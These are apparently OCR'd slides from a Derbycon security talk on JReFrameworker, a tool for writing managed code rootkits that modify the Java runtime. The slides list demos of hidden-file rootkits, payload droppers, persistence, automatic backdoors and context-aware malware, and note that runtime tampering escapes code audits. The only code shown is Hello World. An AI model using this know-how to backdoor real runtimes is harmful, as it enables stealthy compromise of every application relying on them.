Java™
EVIL EDITION

JReFrameworker: One Year Later

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I ♥ Derbycon

- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
  - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?

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

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  - How would you detect the difference between a spellchecker and a spellwrecker (inverted spellchecker)?
  - Managed Code Rootkits were presented for C# and Java in 2010, but no reliable tools existed for me to inject my payload in the JVM ☹

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- Derbycon 3.0: My first con ever! Loved it.
- Derbycon 4.0: **A Bug or Malware? Catastrophic consequences either way.**
- DEFCON 24: **Developing Managed Code Rootkits for the Java Runtime Environment.**
- Derbycon 7.0: **JReFrameworker: One Year Later.**
  - Bringing it full circle ☺


Overview (show all the demos!)

- Managed Code Rootkits
  - Demo 1: Hello World
- JReFrameworker
  - Demo 2: Hidden File Rootkit
- Payload Dropper
  - Demo 3: Post Exploitation with Metasploit
- Advanced Persistence
  - Demo 4: Surviving Java Updates
- Incremental Building
  - Demo 5: Restoring CVE-2012-4681
- Program Analysis Integrations
  - Demo 6: Automatic Backdoors
  - Demo 7: “Minority Report” Development
  - Demo 8: Context Aware Malware


Demo 1: Evil Java?

```
1
2 public class Test {
3
4     public static void main(String[] args) {
5         System.out.println("Hello World!");
6     }
7
8 }
9
```

Managed Code Languages



Managed Code Rootkits




Background

- Not really a new idea…
  - Manipulating a library affects all applications using the library
  - Had previously been demonstrated on C# and Java (2010)
  - Recent surge in similar research for Python libraries
- Out of sight out of mind
  - Code reviews/audits don’t typically audit runtimes
  - May be overlooked by forensic investigators
- JVM runtime is fully featured
  - Object Oriented programming
  - Platform independent portable rootkits (if done right)
- DEFCON 24: JReFrameworker (initial release)
  - Lowers the barrier to entry! (develop MCRs in Java source, minimal skillz required)
  - An awareness project for managed code rootkits


Modifying the Runtime

How can we modify the runtime for ~~good~~ evil purposes?




Difficult

Bytecode



Still Tricky

Intermediate Representations




Ideal but Unreliable

Decompiled Source

